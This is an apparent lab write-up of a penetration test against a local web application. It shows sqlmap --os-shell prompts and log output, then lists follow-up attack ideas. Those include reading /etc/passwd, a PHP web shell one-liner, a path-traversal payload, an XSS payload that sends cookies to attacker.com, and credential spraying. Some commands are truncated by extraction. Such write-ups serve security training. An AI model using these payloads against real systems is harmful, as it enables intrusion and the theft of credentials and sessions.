
---

5. Verify the Connection

Once the reverse shell is triggered, you should see a connection in your Netcat listener. You now have interactive access to the target server.


"#sqlmap -u "http://localhost/labs/i0x01.php" --data "username=jeremy" -p username --os-shell "

It is going to ask what language the server is running.



```
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
>
```

We are going to select PHP.



```
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] y
[02:11:41] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /var/www/htdocs, /usr/local/apache2/htdocs, /usr/local/www/data, /var/apache2/htdocs, /var/www/nginx-default, /srv/www/htdocs, /usr/local/var/www') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 
```

If SQLMap prompts you to attempt **full path disclosure**, it means it's trying to extract the exact file system path where the web application is hosted. This information can be useful for:

1. **Exploitation**: Crafting payloads to read files, upload malicious scripts, or navigate the file system.
2. **Demonstrating Impact**: Showing the severity of vulnerabilities to stakeholders.
3. **Understanding the Environment**: Identifying the web server's directory structure.

Should You Allow SQLMap to Proceed?

- **YES** (`Y`): If you have explicit authorization and the goal of your testing includes identifying and exploiting vulnerabilities to their fullest extent, you can allow SQLMap to proceed. This may uncover additional weaknesses or aid in exploitation.
- **NO** (`n`): If you're running a quick assessment or don't need this information, you can skip it to save time.

Implications of Allowing Path Disclosure

When SQLMap attempts full path disclosure, it may:

- Probe the application for error messages revealing file paths.
- Exploit vulnerabilities like improperly handled exceptions or misconfigured servers.
- Use database-specific techniques to extract file paths.

The extracted path will look something like:

- Linux: `/var/www/html/index.php`
- Windows: `C:\inetpub\wwwroot\i  x.php`

Follow-Up Actions if Full Path is Found

1. **Combine with File Access:** Use SQLMap's `--file-read` option to attempt reading sensitive files:

   bash Copy code

   ```bash
   ple.com" --data "username=jeremy" -p username --file-read=/etc/passwd
   ```

2. **Use for Exploitation:** Craft payloads to manipulate files or directories in the disclosed path.
3. **Report the Finding:** Highlight the disclosure as a vulnerability and recommend:
   - Configuring web servers to avoid exposing paths in error messages.
   - Using custom error pages to prevent accidental leaks.

The choice of writable directory options depends on your objectives and the permissions you have. Here's a breakdown of the options:

---

1. Common Locations (Default)

- This is the most straightforward and often successful option.
- SQLMap will check common web server directories like `/var/www/html` or `/srv/www/htdocs` for write permissions.
- **Use Case:** Most practical for web applications hosted in standard environments.

Recommendation:
Select this option if you're performing general testing or exploring writable directories for potential file uploads.

---

2. Custom Locations


- Specify specific paths you're interested in testing (e.g., `/opt/app/uploads`).
- **Use Case:** You have some idea of the target's file structure (e.g., from error messages or reconnaissance).

Recommendation:
Choose this option if you want to target specific directories that might store application files, user uploads, or backups.

---

3. Custom Directory List File

- Provide a file containing a list of directories to test.
- **Use Case:** You have a custom directory wordlist (e.g., from OSINT or other reconnaissance).



3. Custom Directory List File

- Provide a file containing a list of directories to test.
- **Use Case:** You have a custom directory wordlist (e.g., from OSINT or other reconnaissance).

Recommendation:
Use this if you've gathered detailed knowledge about the target environment or have access to specialized tools and wordlists.

---

4. Brute Force Search

- SQLMap will brute-force directories for writable locations.
- **Use Case:** Use when you want to exhaustively search for writable directories, even if it's time-consuming.

Recommendation:
Reserve this for when the default and custom options fail, as it can be slow and resource-intensive.


Recommendation for Most Situations

Choose `1 (Common Locations)` as it's quick, efficient, and often sufficient for identifying writable directories. If you encounter challenges, you can revisit and try other options.

Let me know which option you choose or if you need guidance crafting custom paths!

Lets use option 4, and brute force this.


No dice.



```
[02:18:03] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/web/' via LIMIT 'LINES TERMINATED BY' method
[02:18:03] [WARNING] unable to upload the file stager on '/var/www/clients/virtual/localhost/web/'
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/web/' via UNION method
[02:18:03] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/web/labs/' via LIMIT 'LINES TERMINATED BY' method
[02:18:03] [WARNING] unable to upload the file stager on '/var/www/clients/virtual/localhost/web/labs/'
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/web/labs/' via UNION method
[02:18:03] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/www/' via LIMIT 'LINES TERMINATED BY' method
[02:18:03] [WARNING] unable to upload the file stager on '/var/www/clients/virtual/localhost/www/'
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/www/' via UNION method
[02:18:03] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/www/labs/' via LIMIT 'LINES TERMINATED BY' method
[02:18:03] [WARNING] unable to upload the file stager on '/var/www/clients/virtual/localhost/www/labs/'
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/www/labs/' via UNION method
[02:18:03] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/data/' via LIMIT 'LINES TERMINATED BY' method
[02:18:03] [WARNING] unable to upload the file stager on '/var/www/clients/virtual/localhost/data/'
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/data/' via UNION method
[02:18:03] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/data/labs/' via LIMIT 'LINES TERMINATED BY' method
[02:18:03] [WARNING] unable to upload the file stager on '/var/www/clients/virtual/localhost/data/labs/'
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/data/labs/' via UNION method
[02:18:03] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/sites/all/' via LIMIT 'LINES TERMINATED BY' method
[02:18:03] [WARNING] unable to upload the file stager on '/var/www/clients/virtual/localhost/sites/all/'
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/sites/all/' via UNION method
[02:18:03] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/sites/all/labs/' via LIMIT 'LINES TERMINATED BY' method
[02:18:03] [WARNING] unable to upload the file stager on '/var/www/clients/virtual/localhost/sites/all/labs/'
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/sites/all/labs/' via UNION method
[02:18:03] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/www/build/' via LIMIT 'LINES TERMINATED BY' method
[02:18:03] [WARNING] unable to upload the file stager on '/var/www/clients/virtual/localhost/www/build/'
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/www/build/' via UNION method
[02:18:03] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/www/build/labs/' via LIMIT 'LINES TERMINATED BY' method
[02:18:03] [WARNING] unable to upload the file stager on '/var/www/clients/virtual/localhost/www/build/labs/'
[02:18:03] [INFO] trying to upload the file stager on '/var/www/clients/virtual/localhost/www/build/labs/' via UNION method
[02:18:04] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[02:18:04] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 4356 times
[02:18:04] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 02:18:04 /2024-11-17/
```

The information I am going to post below is to be further investigated and tried.

Only because the way we tried did not yield to an initial access, it does not mean we completely failed.



1. Explore Other SQL Injection Payloads

If you've identified SQL injection vulnerabilities, leverage them further:

- Privilege Escalation in the Database:
  - Attempt to elevate the database user's privileges using `GRANT` statements (if permissions allow).
  - Example:

```sql
GRANT FILE ON *.* TO 'current_user'@'%';
```

- Load Remote Payloads via Database Commands:
  - Check if the database allows loading files or commands via `LOAD_FILE()` or `INTO OUTFILE`.

2. Web Application Misconfigurations

- **File Upload Functionality:**
  - If the website has a file upload feature, try to upload a malicious web shell (e.g., `PHP reverse shell`). Use tools like Burp Suite to bypass file type restrictions.
  - Example Web Shell:

```php
<?php system($_GET['cmd']); ?>
```

- **Local File Inclusion (LFI):**
  - Test for LFI vulnerabilities to read sensitive files or include malicious payloads.
  - Example payload:


```bash
http://target.com/index.php?page=../../../../../../etc/passwd
```

3. Exploit Known Vulnerabilities

- **Identify Vulnerable Components:**
  - Use tools like `whatweb`, `nmap`, or `wpscan` to enumerate the web server, CMS, or plugins.
  - Cross-reference the information with databases like Exploit-DB or CVE Details to find exploits.
- **Automated Scanners:**
  - Tools like `nikto` or `nuclei` can help identify misconfigurations and known vulnerabilities.

4. Exploit Server Misconfigurations

- **Directory Traversal:**
  - Manually test for accessible directories by brute-forcing or directory enumeration tools like `dirb`, `gobuster`, or `feroxbuster`.
- **Default Credentials:**
  - Check for administrative portals and test common/default credentials.



5. Leverage Client-Side Vulnerabilities

- Cross-Site Scripting (XSS):
  - Exploit XSS to steal session cookies or deliver malicious payloads.
  - Example payload:

```javascript
<script>document.location='http://attacker.com/?cookie='+document
```

- Social Engineering:
  - Craft phishing attacks targeting administrators or users with malicious links.

6. Network-Based Exploitation

If you have visibility into the network:

- Port Scanning:
  - Use tools like `nmap` to scan open ports and identify services running on the server.
- Exploiting Services:
  - Test for vulnerabilities in running services (e.g., SSH, FTP, SMB).

8. Exploit Weak User Credentials

- Password Brute-Forcing:
  - Identify login forms and brute-force credentials using tools like Hydra or Burp Suite.
- Reuse of Exposed Credentials:
  - Search for leaked credentials on platforms like `Have I Been Pwned`.

7 was no good here.

Like I mentioned before, here, we are attacking one service only. In a real scenario, we want to be collecting this info, and connecting with all the things going on in the machine. Like, if there is ssh service, then we can try to spray credentials found, same for smb, active directory, we can try to log in to those web accounts, and see if they offer some type of write access to files or directories in the machine.